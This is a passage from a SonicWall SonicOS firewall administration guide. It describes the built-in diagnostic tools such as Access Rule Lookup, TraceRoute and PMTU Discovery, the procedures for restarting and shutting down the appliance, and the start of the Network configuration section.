
2 Type the IP address or domain name of the destination host in the **Lookup IP** field.

3 Click **Go**. The result displays underneath the **Lookup IP** field.



Access Rule Lookup (SuperMassive 9800 only)

NOTE: This feature looks up only IPv4-related access rules for common IPv4 packets.



The Access Rule Lookup diagnostic tool identifies specific access rule(s) of the current security appliance configuration that would be accessed for particular packets. This feature uses the same policy lookup process used by SonicOS to apply rules to packets, thus allowing you to dry run your configuration against any specified packet properties such as inbound interface, source IP, or destination IP.

To look up which Access Rule is applied:

1 Navigate to **System > Diagnostics**.

2 In the **Diagnostic Tools** section, select **Access Rule Lookup** from the **Diagnostic Tool** drop-down menu.

3 Select the source interface from the **Source Interface** drop-down menu. The default is **X0**.

4 Select the destination interface from the **Destination Interface** drop-down menu. The default is **X0**.

5 Enter the source IP address in the **Source IP** field.

6 Enter the destination IP address in the **Destination IP** field.

7 Select the IP protocol from the **IP Protocol** drop-down menu:

- **ICMP** (default)
- **TCP**


- **UDP**
- **GRE**

8 Enter the source port in the **Source Port** field.


9 Enter the destination port in the **Destination Port** field.

10 Optionally, select **Packets from Initiator**. This option is selected by default.

11 Click **Lookup**. The result displays the number of allow or deny rules:



Trace Route



Trace Route is a diagnostic utility that assists in diagnosing and troubleshooting router connections on the Internet. By using Internet UDP packets similar to Ping packets, **Trace Route** can test interconnectivity with routers and other hosts that are farther and farther along the network path until the connection fails or until the remote host responds.

The TraceRoute tool includes a **Prefer IPv6 networking** option. For complete information on the SonicOS implementation of IPv6, see IPv6 on page 2171.

When testing interconnectivity with routers and other hosts, SonicOS uses the first IP address that is returned and shows the actual TraceRoute address. If both IPv4 and IPv6 addresses are returned, by default, the firewall will TraceRoute the IPv4 address. If the **Prefer IPv6 networking** option is enabled, the firewall will TraceRoute the IPv6 address.

To troubleshoot with Trace Route:


1 Select **TraceRoute** from the **Diagnostic Tool** drop-down menu.

2 Type the IP address or domain name of the destination host in the **TraceRoute this host or IP address** field.

3 In the **Interface** drop-down menu, select which WAN-specific interface you want to test the trace route from. Selecting **ANY**, the default, allows the firewall to choose among all interfaces—including those not listed in the drop-down menu.

4 To TraceRoute for IPv6, select the **Prefer IPv6 networking** checkbox.

5 Click **Go**. Depending on the route, this may take a few minutes. A popup table displays with each hop to the destination host. By following the route, you can diagnose where the connection fails between the firewall and the destination.



PMTU Discovery

PMTU Discovery is a diagnostic tool that uses a standardized technique for determining the maximum transmission unit (MTU) size on the network path between two Internet Protocol (IP) hosts, usually with the goal of avoiding IP fragmentation. PMTU Discovery works with both IPv4 and IPv6.


To troubleshoot with PMTU Discovery:

1 Select **PMTU Discovery** from the **Diagnostic Tool** drop-down menu.

2 Type the IP address or domain name of the destination host in the **Path MTU Discovery to this host or IP address** field.


3 In the **Interface** drop-down menu, select which WAN-specific interface you want to test the trace route from. Selecting **ANY**, the default, allows the firewall to choose among all interfaces—including those not listed in the drop-down menu.

4 Click **Go**. Depending on the route, this may take a few minutes. A popup table displays with each hop to the destination host. By following the route, you can diagnose where the connection fails between the firewall and the destination.




Web Server Monitor

Non-SuperMassive 9800 firewalls



SuperMassive 9800 firewall



The **Web Server Monitor** tool displays the CPU utilization of the Web server over time.

To troubleshoot with Web Server Monitor:


1 Select **Web Server Monitor** from the **Diagnostic Tool** drop-down menu.

2 For SuperMassive 9800 only, select the blade from the **Blade** drop-down menu: **1** (default) or 2.

3 From the **View Style** drop-down menu, select the time period displayed:

- **Last 30 seconds** (default)
- **Last 30 minutes**
- **Last 24 hours**
- **Last 30 days**

User Monitor



The **User Monitor** tool displays the number users of logged in over time.

To troubleshoot with User Monitor:

1 Select **User Monitor** from the **Diagnostic Tool** drop-down menu.


2 For SuperMassive 9800 only, select the blade from the Blade drop-down menu: 1 (default) or 2.

3 From the **View Style** drop-down menu, select the time period displayed:

- **Last 30 seconds** (default)
- **Last 30 minutes**
- **Last 24 hours**
- **Last 30 days**

4 From the **Vertical Axis** drop-down menu, select the maximum number of users for the vertical axis.

5 To specify the types of users to display, click the **Configure** icon. A popup menu displays.




NOTE: The types of users displayed depend on how your users log in. For example, if you do not use SSL VPN, that option does not display.

a Select the checkboxes of the user types to be displayed.

b Clear the checkboxes of the user types to hide.

c Click **OK**.

Switch Diagnostics




The **Switch Diagnostics** tool displays the status of and counters of a switch associated with an interface.

To troubleshoot with Switch Diagnostics:

1 Select **Switch Diagnostics** from the **Diagnostic Tool** drop-down menu.

2 Select the interface from the **Interface Name** drop-down menu.

Chassis Usage – SuperMassive 9800 Only



The Chassis Usage tool displays information about usage of the hard disk, memory, and CPU.

To troubleshoot with Chassis Usage:


1 Select **Chassis Usage** from the **Diagnostic Tool** drop-down menu.

25

Restarting the System

System > Restart

NOTE: The **System > Restart** page and procedure for the SuperMassive 9800 is different than the other firewalls. To restart a SuperMassive 9800, seeSystem > Restart for the SuperMassive 9800 on page 269.



The SonicWall Security Appliance can be restarted from the Web Management interface.

To restart the firewall:


1 Go to the **System > Restart** page.

2 Click **Restart**.

The firewall takes approximately 60 seconds to restart. During the restart time, all users are disconnected and internet access is momentarily interrupted on the LAN.

System > Restart for the SuperMassive 9800

NOTE: The **System > Restart** page and procedure for the SuperMassive 9800 is different than the other firewalls. To restart a SuperMassive Series, NSA Series, or TZ Series firewall, seeSystem > Restart on page 268.



CAUTION: Restarting either the firewall or SonicOS disconnects all users and restarting the chassis also disrupts access to the chassis.

The **System > Restart** page allows you to:

- Restart SonicOS: Restarting SonicOS on page 269
- Restart ChassisOS: Restarting ChassisOS on page 270
- Shutdown the system: Shutting Down the System on page 270

Restarting SonicOS

IMPORTANT: Restarting SonicOS disconnects all users.

IMPORTANT: If you made any changes to the settings, you must apply them before you restart.

To restart SonicOS:

1. Ensure any changes to settings have been applied.
2. Go to the **System > Restart** page.
3. Click **Restart SonicOS**.

   SonicOS takes approximately 60 seconds to restart. During the restart time, all users are disconnected and internet access is momentarily interrupted on the LAN.

Restarting ChassisOS

IMPORTANT: Restarting ChassisOS disconnects all users.

IMPORTANT: If you made any changes to the settings, you must apply them before you restart.

To restart ChassisOS:

1. Ensure any changes to settings have been applied.
2. Go to the **System > Restart** page.
3. Click **Restart Chassis**.

   The firewall takes a few minutes to power cycle. During this time, all users are disconnected, internet access is interrupted, and access to the chassis is disrupted.

Shutting Down the System

IMPORTANT: Shutting down the system disconnects all users.

IMPORTANT: To start the firewall, you must power cycle the system.

To shutdown the system:


1. Go to **System > Restart**.
2. Click **Shutdown System**.

   Shutting down the system disconnects all users and disrupts access to the firewall. To restart, you must power cycle the system.

26

Accessing Legal Information

System > Legal Information



You can access the SonicWall End User Product Agreement (EUPA) as well as other legal information from the **System > Legal Information** page.

Part 4

Network

- Configuring Interfaces
- Configuring PortShield Interfaces
- Configuring Wire Mode VLAN Translation
- Setting Up Failover and Load Balancing
- Configuring Network Zones
- Configuring DNS Settings
- Configuring DNS Proxy Settings
- Configuring Address Objects
- Configuring Network Service Objects and Groups
- Configuring Route Advertisements and Route Policies
- Configuring NAT Policies
- Managing ARP Traffic
- Configuring Neighbor Discovery Protocol
- Configuring MAC-IP Anti-spoof
- Setting Up the DHCP Server
- Using IP Helper
- Setting Up Web Proxy Forwarding
- Configuring Dynamic DNS
- Configuring Network Monitor

